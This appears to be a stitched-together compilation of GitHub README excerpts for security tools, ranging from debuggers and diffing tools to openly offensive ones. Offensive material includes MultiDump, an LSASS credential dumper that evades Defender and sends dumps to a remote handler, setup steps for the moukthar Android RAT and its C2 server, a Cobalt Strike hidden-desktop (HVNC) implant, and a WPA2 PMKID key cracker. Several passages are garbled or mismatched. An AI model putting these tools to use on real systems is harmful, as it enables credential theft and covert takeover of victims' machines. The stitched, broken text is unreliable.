Frida is a dynamic instrumentation toolkit that makes it easy to inspect and manipulate running processes by injecting your own JavaScript, and optionally also communicate with your scripts.
:. command):db apir_fs api.The recommended way to install r2frida is via r2pm:
$ r2pm -ci r2frida
Binary builds that don't require compilation will be soon supported in r2pm and r2env. Meanwhile feel free to download the last builds from the Releases page.
In GNU/Debian you will need to install the following packages:
$ sudo apt install -y make gcc libzip-dev nodejs npm curl pkg-config git
$ git clone https://github.com/nowsecure/r2frida.git
$ cd r2frida
$ make
$ make user-install
radare2 (instead of radare2-x.y.z)preconfigure.bat)configure.bat and then make.bat
b\r2frida.dll into r2 -H R2_USER_PLUGINS
For testing, use r2 frida://0, as attaching to the pid0 in frida is a special session that runs in local. Now you can run the :? command to get the list of commands available.
$ r2 'frida://?'
r2 frida://[action]/[link]/[device]/[target]
* action = list | apps | attach | spawn | launch
* link   = local | usb | remote host:port
* device = '' | host:port | device-id
* target = pid | appname | process-name | program-in-path | abspath
Local:
* frida://?                        # show this help
* frida://                         # list local processes
* frida://0                        # attach to frida-helper (no spawn needed)
* frida:///usr/local/bin/rax2      # abspath to spawn
* frida://rax2                     # same as above, considering local/bin is in PATH
* frida://spawn/$(program)         # spawn a new process in the current system
* frida://attach/(target)          # attach to target PID in current host
USB:
* frida://list/usb//               # list processes in the first usb device
* frida://apps/usb//               # list apps in the first usb device
* frida://attach/usb//12345        # attach to given pid in the first usb device
* frida://spawn/usb//appname       # spawn an app in the first resolved usb device
* frida://launch/usb//appname      # spawn+resume an app in the first usb device
Remote:
* frida://attach/remote/10.0.0.3:9999/558 # attach to pid 558 on tcp remote frida-server
Environment: (Use the `%` command to change the environment at runtime)
  R2FRIDA_SAFE_IO=0|1              # Workaround a Frida bug on Android/thumb
  R2FRIDA_DEBUG=0|1                # Used to debug argument parsing behaviour
  R2FRIDA_COMPILER_DISABLE=0|1     # Disable the new frida typescript compiler (`:. foo.ts`)
  R2FRIDA_AGENT_SCRIPT=[file]      # path to file of the r2frida agent
$ r2 frida://0 # same as frida -p 0, connects to a local session
You can attach, spawn or launch to any program by name or pid, The following line will attach to the first process named rax2 (run rax2 - in another terminal to test this line)
$ r2 frida://rax2  # attach to the first process named `rax2`
$ r2 frida://1234  # attach to the given pid
Using the absolute path of a binary to spawn will spawn the process:
$ r2 frida:///bin/ls
[0x00000000]> :dc        # continue the execution of the target program
Also works with arguments:
$ r2 frida://"/bin/ls -al"
For USB debugging iOS/Android apps use these actions. Note that spawn can be replaced with launch or attach, and the process name can be the bundleid or the PID.
$ r2 frida://spawn/usb/         # enumerate devices
$ r2 frida://spawn/usb//        # enumerate apps in the first iOS device
$ r2 frida://spawn/usb//Weather # Run the weather app
These are the most frequent commands, so you must learn them and suffix it with ? to get subcommands help.
:i        # get information of the target (pid, name, home, arch, bits, ..)
.:i*      # import the target process details into local r2
:?        # show all the available commands
:dm       # list maps. Use ':dm|head' and seek to the program base address
:iE       # list the exports of the current binary (seek)
:dt fread # trace the 'fread' function
:dt-*     # delete all traces
r2frida plugins run in the agent side and are registered with the r2frida.pluginRegister API.
See the plugins/ directory for some more example plugin scripts.
[0x00000000]> cat example.js
r2frida.pluginRegister('test', function(name) {
  if (name === 'test') {
    return function(args) {
      console.log('Hello Args From r2frida plugin', args);
      return 'Things Happen';
    }
  }
});
[0x00000000]> :. example.js   # load the plugin script
The :. command works like the r2's . command, but runs inside the agent.
:. a.js  # run script which registers a plugin
:.       # list plugins
:.-test  # unload a plugin by name
:.. a.js # eternalize script (keeps running after detach)
If you are willing to install and use r2frida natively on Android via Termux, there are some caveats with the library dependencies because of some symbol resolutions. The way to make this work is by extending the LD_LIBRARY_PATH environment to point to the system directory before the termux libdir.
$ LD_LIBRARY_PATH=/system/lib64:$LD_LIBRARY_PATH r2 frida://...
Ensure you are using a modern version of r2 (preferibly last release or git).
Run r2 -L | grep frida to verify if the plugin is loaded, if nothing is printed use the R2_DEBUG=1 environment variable to get some debugging messages to find out the reason.
If you have problems compiling r2frida you can use r2env or fetch the release builds from the GitHub releases page, bear in mind that only MAJOR.MINOR version must match, this is r2-5.7.6 can load any plugin compiled on any version between 5.7.0 and 5.7.8.
 +---------+
 | radare2 |     The radare2 tool, on top of the rest
 +---------+
      :
 +----------+
 | io_frida |    r2frida io plugin
 +----------+
      :
 +---------+
 |  frida  |     Frida host APIs and logic to interact with target
 +---------+
      :
  +-------+
  |  app  |      Target process instrumented by Frida with Javascript
  +-------+
This plugin has been developed by pancake aka Sergi Alvarez (the author of radare2) for NowSecure.
I would like to thank Ole André for writing and maintaining Frida as well as being so kind to proactively fix bugs and discuss technical details on anything needed to make this union to work. Kudos

Noia is a web-based tool whose main aim is to ease the process of browsing mobile applications sandbox and directly previewing SQLite databases, images, and more. Powered by frida.re.
Please note that I'm not a programmer, but I'm probably above the median in code-savyness. Try it out, open an issue if you find any problems. PRs are welcome.
npm install -g noia
noia
Explore third-party applications files and directories. Noia shows you details including the access permissions, file type and much more.
View custom binary files. Directly preview SQLite databases, images, and more.
Search application by name.
Search files and directories by name.
Navigate to a custom directory using the ctrl+g shortcut.
Download the application files and directories for further analysis.
Basic iOS support
and more
Noia is available on npm, so just type the following command to install it and run it:
npm install -g noia
noia
Noia is powered by frida.re, thus requires Frida to run.
See: * https://frida.re/docs/android/ * https://frida.re/docs/ios/
Security Warning
This tool is not secure and may include some security vulnerabilities so make sure to isolate the webpage from potential hackers.
MIT

MultiDump is a post-exploitation tool written in C for dumping and extracting LSASS memory discreetly, without triggering Defender alerts, with a handler written in Python.
Blog post: https://xre0us.io/posts/multidump
MultiDump supports LSASS dump via ProcDump.exe or comsvc.dll, it offers two modes: a local mode that encrypts and stores the dump file locally, and a remote mode that sends the dump to a handler for decryption and analysis.
    __  __       _ _   _ _____
   |  \/  |_   _| | |_(_)  __ \ _   _ _ __ ___  _ __
   | |\/| | | | | | __| | |  | | | | | '_ ` _ \| '_ \
   | |  | | |_| | | |_| | |__| | |_| | | | | | | |_) |
   |_|  |_|\__,_|_|\__|_|_____/ \__,_|_| |_| |_| .__/
                                               |_|

Usage:  MultiDump.exe [-p <ProcDumpPath>] [-l <LocalDumpPath> | -r <RemoteHandlerAddr>] [--procdump] [-v]

-p              Path to save procdump.exe, use full path. Default to temp directory
-l              Path to save encrypted dump file, use full path. Default to current directory
-r              Set ip:port to connect to a remote handler
--procdump      Writes procdump to disk and use it to dump LSASS
--nodump        Disable LSASS dumping
--reg           Dump SAM, SECURITY and SYSTEM hives
--delay         Increase interval between connections to for slower network speeds
-v              Enable v   erbose mode

MultiDump defaults in local mode using comsvcs.dll and saves the encrypted dump in the current directory.
Examples:
        MultiDump.exe -l C:\Users\Public\lsass.dmp -v
        MultiDump.exe --procdump -p C:\Tools\procdump.exe -r 192.168.1.100:5000
usage: MultiDumpHandler.py [-h] [-r REMOTE] [-l LOCAL] [--sam SAM] [--security SECURITY] [--system SYSTEM] [-k KEY] [--override-ip OVERRIDE_IP]

Handler for RemoteProcDump

options:
  -h, --help            show this help message and exit
  -r REMOTE, --remote REMOTE
                        Port to receive remote dump file
  -l LOCAL, --local LOCAL
                        Local dump file, key needed to decrypt
  --sam SAM             Local SAM save, key needed to decrypt
  --security SECURITY   Local SECURITY save, key needed to decrypt
  --system SYSTEM       Local SYSTEM save, key needed to decrypt
  -k KEY, --key KEY     Key to decrypt local file
  --override-ip OVERRIDE_IP
                        Manually specify the IP address for key generation in remote mode, for proxied connection
As with all LSASS related tools, Administrator/SeDebugPrivilege priviledges are required.
The handler depends on Pypykatz to parse the LSASS dump, and impacket to parse the registry saves. They should be installed in your enviroment. If you see the error All detection methods failed, it's likely the Pypykatz version is outdated.
By default, MultiDump uses the Comsvc.dll method and saves the encrypted dump in the current directory.
MultiDump.exe
...
[i] Local Mode Selected. Writing Encrypted Dump File to Disk...
[i] C:\Users\MalTest\Desktop\dciqjp.dat Written to Disk.
[i] Key: 91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33e
./ProcDumpHandler.py -f dciqjp.dat -k 91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33e
If --procdump is used, ProcDump.exe will be writtern to disk to dump LSASS.
In remote mode, MultiDump connects to the handler's listener.
./ProcDumpHandler.py -r 9001
[i] Listening on port 9001 for encrypted key...
MultiDump.exe -r 10.0.0.1:9001
The key is encrypted with the handler's IP and port. When MultiDump connects through a proxy, the handler should use the --override-ip option to manually specify the IP address for key generation in remote mode, ensuring decryption works correctly by matching the decryption IP with the expected IP set in MultiDump -r.
An additional option to dump the SAM, SECURITY and SYSTEM hives are available with --reg, the decryption process is the same as LSASS dumps. This is more of a convenience feature to make post exploit information gathering easier.
Open in Visual Studio, build in Release mode.
It is recommended to customise the binary before compiling, such as changing the static strings or the RC4 key used to encrypt them, to do so, another Visual Studio project EncryptionHelper, is included. Simply change the key or strings and the output of the compiled EncryptionHelper.exe can be pasted into MultiDump.c and Common.h.
Self deletion can be toggled by uncommenting the following line in Common.h:
#define SELF_DELETION
To further evade string analysis, most of the output messages can be excluded from compiling by commenting the following line in Debug.h:
//#define DEBUG
MultiDump might get detected on Windows 10 22H2 (19045) (sort of), and I have implemented a fix for it (sort of), the investigation and implementation deserves a blog post itself: https://xre0us.io/posts/saving-lsass-from-defender/
A JSON Web Token (JWT, pronounced "jot") is a compact and URL-safe way of passing a JSON message between two parties. It's a standard, defined in RFC 7519. The token is a long string, divided into parts separated by dots. Each part is base64 URL-encoded.
What parts the token has depends on the type of the JWT: whether it's a JWS (a signed token) or a JWE (an encrypted token). If the token is signed it will have three sections: the header, the payload, and the signature. If the token is encrypted it will consist of five parts: the header, the encrypted key, the initialization vector, the ciphertext (payload), and the authentication tag. Probably the most common use case for JWTs is to utilize them as access tokens and ID tokens in OAuth and OpenID Connect flows, but they can serve different purposes as well.
This code snippet offers a tweak perspective aiming to enhance the security of the payload section when decoding JWT tokens, where the stored keys are visible in plaintext. This code snippet provides a tweak perspective aiming to enhance the security of the payload section when decoding JWT tokens. Typically, the payload section appears in plaintext when decoded from the JWT token (base64). The main objective is to lightly encrypt or obfuscate the payload values, making it difficult to discern their meaning. The intention is to ensure that even if someone attempts to decode the payload values, they cannot do so easily.
The idea behind attempting to obscure the value of the key named "userid" is as follows:
and..^^
in the example, the key is shown as { 'userid': 'random_value' },
making it apparent that it represents a user ID.

However, this is merely for illustrative purposes.

In practice, a predetermined and undisclosed name is typically used.
For example, 'a': 'changing_random_value'
Attempting to tamper with JWT tokens generated using this method requires access to both the JWT secret key and the XOR symmetric key used to create the UserID.
# python3 main.py

- Current Unix Timestamp: 1709160368
- Current Unix Timestamp to Human Readable: 2024-02-29 07:46:08

- userid: 23243232
- XOR Symmetric key: b'generally_user_salt_or_hash_or_random_uuid_this_value_must_be_in_dbms'
- JWT Secret key: yes_your_service_jwt_secret_key

- Encoded UserID and Timestamp: VVZcUUFTX14FOkdEUUFpEVZfTWwKEGkLUxUKawtHOkAAW1RXDGYWQAo=
- Decoded UserID and Hashed Timestamp: 23243232|e27436b7393eb6c2fb4d5e2a508a9c5c

- JWT Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lc3RhbXAiOiIyMDI0LTAyLTI5IDA3OjQ2OjA4IiwidXNlcmlkIjoiVlZaY1VVRlRYMTRGT2tkRVVVRnBFVlpmVFd3S0VHa0xVeFVLYXd0SE9rQUFXMVJYREdZV1FBbz0ifQ.bM_6cBZHdXhMZjyefr6YO5n5X51SzXjyBUEzFiBaZ7Q
- Decoded JWT: {'timestamp': '2024-02-29 07:46:08', 'userid': 'VVZcUUFTX14FOkdEUUFpEVZfTWwKEGkLUxUKawtHOkAAW1RXDGYWQAo='}


# run again
- Decoded JWT: {'timestamp': '2024-02-29 08:16:36', 'userid': 'VVZcUUFTX14FaRNAVBRpRQcORmtWRGl   eVUtRZlYXaBZZCgYOWGlDR10='}
- Decoded JWT: {'timestamp': '2024-02-29 08:16:51', 'userid': 'VVZcUUFTX14FZxMRVUdnEgJZEmxfRztRVUBabAsRZkdVVlJWWztGQVA='}
- Decoded JWT: {'timestamp': '2024-02-29 08:17:01', 'userid': 'VVZcUUFTX14FbxYQUkM8RVRZEmkLRWsNUBYNb1sQPREFDFYKDmYRQV4='}
- Decoded JWT: {'timestamp': '2024-02-29 08:17:09', 'userid': 'VVZcUUFTX14FbUNEVEVqEFlaTGoKQjxZBRULOlpGPUtSClALWD5GRAs='}
Introducing Tiny File Manager [WH1Z-Edition], the compact and efficient solution for managing your files and folders with enhanced privacy and security features. Gone are the days of relying on external resources – I've stripped down the code to its core, making it truly lightweight and perfect for deployment in environments without internet access or outbound connections.
Designed for simplicity and speed, Tiny File Manager [WH1Z-Edition] retains all the essential functionalities you need for storing, uploading, editing, and managing your files directly from your web browser. With a single-file PHP setup, you can effortlessly drop it into any folder on your server and start organizing your files immediately.
What sets Tiny File Manager [WH1Z-Edition] apart is its focus on privacy and security. By removing the reliance on external domains for CSS and JS resources, your data stays localized and protected from potential vulnerabilities or leaks. This makes it an ideal choice for scenarios where data integrity and confidentiality are paramount, including RED TEAMING exercises or restricted server environments.
Download ZIP with latest version from master branch.
Simply transfer the "tinyfilemanager-wh1z.php" file to your web hosting space – it's as easy as that! Feel free to rename the file to whatever suits your needs best.
The default credentials are as follows: admin/WH1Z@1337 and user/WH1Z123.
:warning: Caution: Before use, it is imperative to establish your own username and password within the $auth_users variable. Passwords are encrypted using password_hash().
ℹ️ You can generate a new password hash accordingly: Login as Admin -> Click Admin -> Help -> Generate new password hash
:warning: Caution: Use the built-in password generator for your privacy and security. 😉
To enable/disable authentication set $use_auth to true or false.
zip, tar)150+ languages and a selection of 35+ themesPDF/DOC/XLS/PPT/etc. Files up to 25 MB can be previewed using the Google Drive viewerdatatable js for efficient file filtering
Remote adminitration tool for android
console git clone https://github.com/Tomiwa-Ot/moukthar.git
/var/www/html/ and install dependencies console mv moukthar/Server/* /var/www/html/ cd /var/www/html/c2-server composer install cd /var/www/html/web\ socket/ composer install The default credentials are username: android and password: the rastafarian in you
c2-server/.env and web socket/.env
database.sql
console php Server/web\ socket/App.php # OR sudo mv Server/websocket.service /etc/systemd/system/ sudo systemctl daemon-reload sudo systemctl enable websocket.service sudo systemctl start websocket.service
/etc/apache2/apache2.conf xml <Directory /var/www/html/c2-server> Options -Indexes DirectoryIndex app.php AllowOverride All Require all granted </Directory>
functionality/Utils.java ```java public static final String C2_SERVER = "http://localhost";public static final String WEB_SOCKET_SERVER = "ws://localhost:8080"; ``` - Compile APK using Android Studio and deploy to target
SpeedyTest is a powerful command-line tool for measuring internet speed. With its advanced features and intuitive interface, it provides accurate and comprehensive speed test results. Whether you're a network administrator, developer, or simply want to monitor your internet connection, SpeedyTest is the perfect tool for the job.
git clone https://github.com/HalilDeniz/SpeedyTest.git
Before you can use SpeedyTest, you need to make sure that you have the necessary requirements installed. You can install these requirements by running the following command:
pip install -r requirements.txt
Run the following command to perform a speed test:
python3 speendytest.py
Receiving data \
Speed test completed!
Speed test time: 20.22 second
Server    : Farknet - Konya
IP Address: speedtest.farknet.com.tr:8080
Country   : Turkey
City      : Konya
Ping      : 20.41 ms
Download  : 90.12 Mbps
Loading   : 20 Mbps
Contributions are welcome! To contribute to SpeedyTest, follow these steps:
If you have any questions, comments, or suggestions about PrivacyNet, please feel free to contact me:
SpeedyTest is released under the MIT License. See LICENSE for details.

MR.Handler is a specialized tool designed for responding to security incidents on Linux systems. It connects to target systems via SSH to execute a range of diagnostic commands, gathering crucial information such as network configurations, system logs, user accounts, and running processes. At the end of its operation, the tool compiles all the gathered data into a comprehensive HTML report. This report details both the specifics of the incident response process and the current state of the system, enabling security analysts to more effectively assess and respond to incidents.
  $ pip3 install colorama
  $ pip3 install paramiko
  $ git clone https://github.com/emrekybs/BlueFish.git
  $ cd MrHandler
  $ chmod +x MrHandler.py
  $ python3 MrHandler.py
Rayder is a command-line tool designed to simplify the orchestration and execution of workflows. It allows you to define a series of modules in a YAML file, each consisting of commands to be executed. Rayder helps you automate complex processes, making it easy to streamline repetitive modules and execute them parallelly if the commands do not depend on each other.
To install Rayder, ensure you have Go (1.16 or higher) installed on your system. Then, run the following command:
go install github.com/devanshbatham/rayder@v0.0.4Rayder offers a straightforward way to execute workflows defined in YAML files. Use the following command:
rayder -w path/to/workflow.yamlA workflow is defined in a YAML file with the following structure:
vars:
  VAR_NAME: value
  # Add more variables...

parallel: true|false
modules:
  - name: task-name
    cmds:
      - command-1
      - command-2
      # Add more commands...
    silent: true|false
# Add more modules...Rayder allows you to use variables in your workflow configuration, making it easy to parameterize your commands and achieve more flexibility. You can define variables in the vars section of your workflow YAML file. These variables can then be referenced within your command strings using double curly braces ({{}}).
To define variables, add them to the vars section of your workflow YAML file:
vars:
  VAR_NAME: value
  ANOTHER_VAR: another_value
# Add more variables...You can reference variables within your command strings using double curly braces ({{}}). For example, if you defined a variable OUTPUT_DIR, you can use it like this:
modules:
  - name: example-task
    cmds:
- echo "Output directory {{OUTPUT_DIR}}"You can also supply values for variables via the command line when executing your workflow. Use the format VARIABLE_NAME=value to provide values for specific variables. For example:
rayder -w path/to/workflow.yaml VAR_NAME=new_value ANOTHER_VAR=updated_valueIf you don't provide values for variables via the command line, Rayder will automatically apply default values defined in the vars section of your workflow YAML file.
Remember that variables supplied via the command line will override the default values defined in the YAML configuration.
Here's an example of how you can define, reference, and supply variables in your workflow configuration:
vars:
  ORG: "example.org"
  OUTPUT_DIR: "results"

modules:
  - name: example-task
    cmds:
      - echo "Organization {{ORG}}"
      - echo "Output directory {{OUTPUT_DIR}}"
When executing the workflow, you can provide values for ORG and OUTPUT_DIR via the command line like this:
rayder -w path/to/workflow.yaml ORG=custom_org OUTPUT_DIR=custom_results_dirThis will override the default values and use the provided values for these variables.
Here's an example workflow configuration tailored for reverse whois recon and processing the root domains into subdomains, resolving them and checking which ones are alive:
vars:
  ORG: "Acme, Inc"
  OUTPUT_DIR: "results-dir"

parallel: false
modules:
  - name: reverse-whois
    silent: false
    cmds:
      - mkdir -p {{OUTPUT_DIR}}
      - revwhoix -k "{{ORG}}" > {{OUTPUT_DIR}}/root-domains.txt

  - name: finding-subdomains
    cmds:
      - xargs -I {} -a {{OUTPUT_DIR}}/root-domains.txt echo "subfinder -d {} -o {}.out" | quaithe -workers 30
    silent: false

  - name: cleaning-subdomains
    cmds:
      -  cat *.out > {{OUTPUT_DIR}}/root-subdomains.txt
      -  rm *.out
    silent: true

  - name: resolving-subdomains
    cmds:
      - cat {{OUTPUT_DIR}}/root-subdomains.txt | dnsx -silent -threads 100 -o {{OUTPUT_DIR}}/resolved-subdomains.txt
    silent: false

  - name: checking-alive-subdomains
    cmds:
      - cat {{OUTPUT_DIR}}/resolved-subdomains.txt | httpx -silent -threads 100   0 -o {{OUTPUT_DIR}}/alive-subdomains.txt
    silent: false
To execute the above workflow, run the following command:
rayder -w path/to/reverse-whois.yaml ORG="Yelp, Inc" OUTPUT_DIR=resultsThe parallel field in the workflow configuration determines whether modules should be executed in parallel or sequentially. Setting parallel to true allows modules to run concurrently, making it suitable for modules with no dependencies. When set to false, modules will execute one after another.
Explore a collection of sample workflows and examples in the Rayder workflows repository. Stay tuned for more additions!
Inspiration of this project comes from Awesome taskfile project.
This program is a tool written in Python to recover the pre-shared key of a WPA2 WiFi network without any de-authentication or requiring any clients to be on the network. It targets the weakness of certain access points advertising the PMKID value in EAPOL message 1.
python pmkidcracker.py -s <SSID> -ap <APMAC> -c <CLIENTMAC> -p <PMKID> -w <WORDLIST> -t <THREADS(Optional)>
NOTE: apmac, clientmac, pmkid must be a hexstring, e.g b8621f50edd9
The two main formulas to obtain a PMKID are as follows:
This is just for understanding, both are already implemented in find_pw_chunk and calculate_pmkid.
Below are the steps to obtain the PMKID manually by inspecting the packets in WireShark.
*You may use Hcxtools or Bettercap to quickly obtain the PMKID without the below steps. The manual way is for understanding.
To obtain the PMKID manually from wireshark, put your wireless antenna in monitor mode, start capturing all packets with airodump-ng or similar tools. Then connect to the AP using an invalid password to capture the EAPOL 1 handshake message. Follow the next 3 steps to obtain the fields needed for the arguments.
Open the pcap in WireShark:
wlan_rsna_eapol.keydes.msgnr == 1 in WireShark to display only EAPOL message 1 packets.If access point is vulnerable, you should see the PMKID value like the below screenshot:
This tool is for educational and testing purposes only. Do not use it to exploit the vulnerability on any network that you do not own or have permission to test. The authors of this script are not responsible for any misuse or damage caused by its use.
Valid8Proxy is a versatile and user-friendly tool designed for fetching, validating, and storing working proxies. Whether you need proxies for web scraping, data anonymization, or testing network security, Valid8Proxy simplifies the process by providing a seamless way to obtain reliable and verified proxies.
Clone the Repository:
git clone https://github.com/spyboy-productions/Valid8Proxy.gitNavigate to the Directory:
cd Valid8ProxyInstall Dependencies:
pip install -r requirements.txtRun the Tool:
python Valid8Proxy.pyFollow Interactive Prompts:
Save to File:
Check Results:
python Validator.py
Follow the prompts:
Enter the path to the file containing proxies (e.g., proxy_list.txt). Enter the number of proxies you want to validate. The script will then validate the specified number of proxies using multiple threads and print the valid proxies.
Contributions and feature requests are welcome! If you encounter any issues or have ideas for improvement, feel free to open an issue or submit a pull request.

APIDetector is a powerful and efficient tool designed for testing exposed Swagger endpoints in various subdomains with unique smart capabilities to detect false-positives. It's particularly useful for security professionals and developers who are engaged in API testing and vulnerability scanning.
Before running APIDetector, ensure you have Python 3.x and pip installed on your system. You can download Python here.
Clone the APIDetector repository to your local machine using:
git clone https://github.com/brinhosa/apidetector.git
cd apidetector
pip install requests Run APIDetector using the command line. Here are some usage examples:
Common usage, scan with 30 threads a list of subdomains using a Chrome user-agent and save the results in a file:
python apidetector.py -i list_of_company_subdomains.txt -o results_file.txt -t 30 -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36"To scan a single domain:
python apidetector.py -d example.comTo scan multiple domains from a file:
python apidetector.py -i input_file.txtTo specify an output file:
python apidetector.py -i input_file.txt -o output_file.txtTo use a specific number of threads:
python apidetector.py -i input_file.txt -t 20To scan with both HTTP and HTTPS protocols:
python apidetector.py -m -d example.comTo run the script in quiet mode (suppress verbose output):
python apidetector.py -q -d example.comTo run the script with a custom user-agent:
python apidetector.py -d example.com -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36"-d, --domain: Single domain to test.-i, --input: Input file containing subdomains to test.-o, --output: Output file to write valid URLs to.-t, --threads: Number of threads to use for scanning (default is 10).-m, --mixed-mode: Test both HTTP and HTTPS protocols.-q, --quiet: Disable verbose output (default mode is verbose).-ua, --user-agent: Custom User-Agent string for requests.Exposing Swagger or OpenAPI documentation endpoints can present various risks, primarily related to information disclosure. Here's an ordered list based on potential risk levels, with similar endpoints grouped together APIDetector scans:
'/swagger-ui.html', '/swagger-ui/', '/swagger-ui/index.html', '/api/swagger-ui.html', '/documentation/swagger-ui.html', '/swagger/index.html', '/api/docs', '/docs', '/api/swagger-ui', '/documentation/swagger-ui'
'/openapi.json', '/swagger.json', '/api/swagger.json', '/swagger.yaml', '/swagger.yml', '/api/swagger.yaml', '/api/swagger.yml', '/api.json', '/api.yaml', '/api.yml', '/documentation/swagger.json', '/documentation/swagger.yaml', '/documentation/swagger.yml'
'/v2/api-docs', '/v3/api-docs', '/api/v2/swagger.json', '/api/v3/swagger.json', '/api/v1/documentation', '/api/v2/documentation', '/api/v3/documentation', '/api/v1/api-docs', '/api/v2/api-docs', '/api/v3/api-docs', '/swagger/v2/api-docs', '/swagger/v3/api-docs', '/swagger-ui.html/v2/api-docs', '/swagger-ui.html/v3/api-docs', '/api/swagger/v2/api-docs', '/api/swagger/v3/api-docs'
'/swagger-resources', '/swagger-resources/configuration/ui', '/swagger-resources/configuration/security', '/api/swagger-resources', '/api.html'
Contributions to APIDetector are welcome! Feel free to fork the repository, make changes, and submit pull requests.
The use of APIDetector should be limited to testing and educational purposes only. The developers of APIDetector assume no liability and are not responsible for any misuse or damage caused by this tool. It is the end user's responsibility to obey all applicable local, state, and federal laws. Developers assume no responsibility for unauthorized or illegal use of this tool. Before using APIDetector, ensure you have permission to test the network or systems you intend to scan.
This project is licensed under the MIT License.
WinDiff is an open-source web-based tool that allows browsing and comparing symbol, type and syscall information of Microsoft Windows binaries across different versions of the operating system. The binary database is automatically updated to include information from the latest Windows updates (including Insider Preview).
It was inspired by ntdiff and made possible with the help of Winbindex.
WinDiff is made of two parts: a CLI tool written in Rust and a web frontend written in TypeScript using the Next.js framework.
The CLI tool is used to generate compressed JSON databases out of a configuration file and relies on Winbindex to find and download the required PEs (and PDBs). Types are reconstructed using resym. The idea behind the CLI tool is to be able to easily update and regenerate databases as new versions of Windows are released. The CLI tool's code is in the windiff_cli directory.
The frontend is used to visualize the data generated by the CLI tool, in a user-friendly way. The frontend follows the same principle as ntdiff, as it allows browsing information extracted from official Microsoft PEs and PDBs for certain versions of Microsoft Windows and also allows comparing this information between versions. The frontend's code is in the windiff_frontend directory.
A scheduled GitHub action fetches new updates from Winbindex every day and updates the configuration file used to generate the live version of WinDiff. Currently, because of (free plans) storage and compute limitations, only KB and Insider Preview updates less than one year old are kept for the live version. You can of course rebuild a local version of WinDiff yourself, without those limitations if you need to. See the next section for that.
Note: Winbindex doesn't provide unique download links for 100% of the indexed files, so it might happen that some PEs' information are unavailable in WinDiff because of that. However, as soon as these PEs are on VirusTotal, Winbindex will be able to provide unique download links for them and they will then be integrated into WinDiff automatically.
The full build of WinDiff is "self-documented" in ci/build_frontend.sh, which is the build script used to build the live version of WinDiff. Here's what's inside:
# Resolve the project's root folder
PROJECT_ROOT=$(git rev-parse --show-toplevel)

# Generate databases
cd "$PROJECT_ROOT/windiff_cli"
cargo run --release "$PROJECT_ROOT/ci/db_configuration.json" "$PROJECT_ROOT/windiff_frontend/public/"

# Build the frontend
cd "$PROJECT_ROOT/windiff_frontend"
npm ci
npm run build
The configuration file used to generate the data for the live version of WinDiff is located here: ci/db_configuration.json, but you can customize it or use your own. PRs aimed at adding new binaries to track in the live configuration are welcome.

Hidden Desktop (often referred to as HVNC) is a tool that allows operators to interact with a remote desktop session without the user knowing. The VNC protocol is not involved, but the result is a similar experience. This Cobalt Strike BOF implementation was created as an alternative to TinyNuke/forks that are written in C++.
There are four components of Hidden Desktop:
BOF initializer: Small program responsible for injecting the HVNC code into the Beacon process.
HVNC shellcode: PIC implementation of TinyNuke HVNC.
Server and operator UI: Server that listens for connections from the HVNC shellcode and a UI that allows the operator to interact with the remote desktop. Currently only supports Windows.
Application launcher BOFs: Set of Beacon Object Files that execute applications in the new desktop.
Download the latest release or compile yourself using make. Start the HVNC server on a Windows machine accessible from the teamserver. You can then execute the client with:
HiddenDesktop <server> <port>
You should see a new blank window on the server machine. The BOF does not execute any applications by default. You can use the application launcher BOFs to execute common programs on the new desktop:
hd-launch-edge
hd-launch-explorer
hd-launch-run
hd-launch-cmd
hd-launch-chrome
You can also launch programs through File Explorer using the mouse and keyboard. Other applications can be executed using the following command:
hd-launch <command> [args]
rportfwd. Status updates are sent back to Beacon through a named pipe.InputHandler function in the HVNC shellcode. It uses BeaconInjectProcess to execute the shellcode, meaning the behavior can be customized in a Malleable C2 profile or with process injection BOFs. You could modify Hidden Desktop to target remote processes, but this is not currently supported. This is done so the BOF can exit and the HVNC shellcode can continue running.InputHandler creates a new named pipe for Beacon to connect to. Once a connection has been established, the specified desktop is opened (OpenDesktopA) or created (CreateDesktopA). A new socket is established through a reverse port forward (rportfwd) to the HVNC server. The input handler creates a new thread for the DesktopHandler function described below. This thread will receive mouse and keyboard input from the HVNC server and forward it to the desktop.DesktopHandler establishes an additional socket connection to the HVNC server through the reverse port forward. This thread will monitor windows for changes and forward them to the HVNC server.The HiddenDesktop BOF was tested using example.profile on the following Windows versions/architectures:

BREAD (BIOS Reverse Engineering & Advanced Debugging) is an 'injectable' real-mode x86 debugger that can debug arbitrary real-mode code (on real HW) from another PC via serial cable.
BREAD emerged from many failed attempts to reverse engineer legacy BIOS. Given that the vast majority -- if not all -- BIOS analysis is done statically using disassemblers, understanding the BIOS becomes extremely difficult, since there's no way to know the value of registers or memory in a given piece of code.
Despite this, BREAD can also debug arbitrary code in real-mode, such as bootable code or DOS programs too.
This debugger is divided into two parts: the debugger (written entirely in assembly and running on the hardware being debugged) and the bridge, written in C and running on Linux.
The debugger is the injectable code, written in 16-bit real-mode, and can be placed within the BIOS ROM or any other real-mode code. When executed, it sets up the appropriate interrupt handlers, puts the processor in single-step mode, and waits for commands on the serial port.
The bridge, on the other hand, is the link between the debugger and GDB. The bridge communicates with GDB via TCP and forwards the requests/responses to the debugger through the serial port. The idea behind the bridge is to remove the complexity of GDB packets and establish a simpler protocol for communicating with the machine. In addition, the simpler protocol enables the final code size to be smaller, making it easier for the debugger to be injectable into various different environments.
As shown in the following diagram:
    +---------+ simple packets +----------+   GDB packets  +---------+
    |         |--------------->|          |--------------->|         |
    |   dbg   |                |  bridge  |                |   gdb   |
    |(real HW)|<---------------| (Linux)  |<---------------| (Linux) |
+---------+ serial +----------+ TCP +---------+By implementing the GDB stub, BREAD has many features out-of-the-box. The following commands are supported:
How many? Yes. Since the code being debugged is unaware that it is being debugged, it can interfere with the debugger in several ways, to name a few:
Protected-mode jump: If the debugged code switches to protected-mode, the structures for interrupt handlers, etc. are altered and the debugger will no longer be invoked at that point in the code. However, it is possible that a jump back to real mode (restoring the full previous state) will allow the debugger to work again.
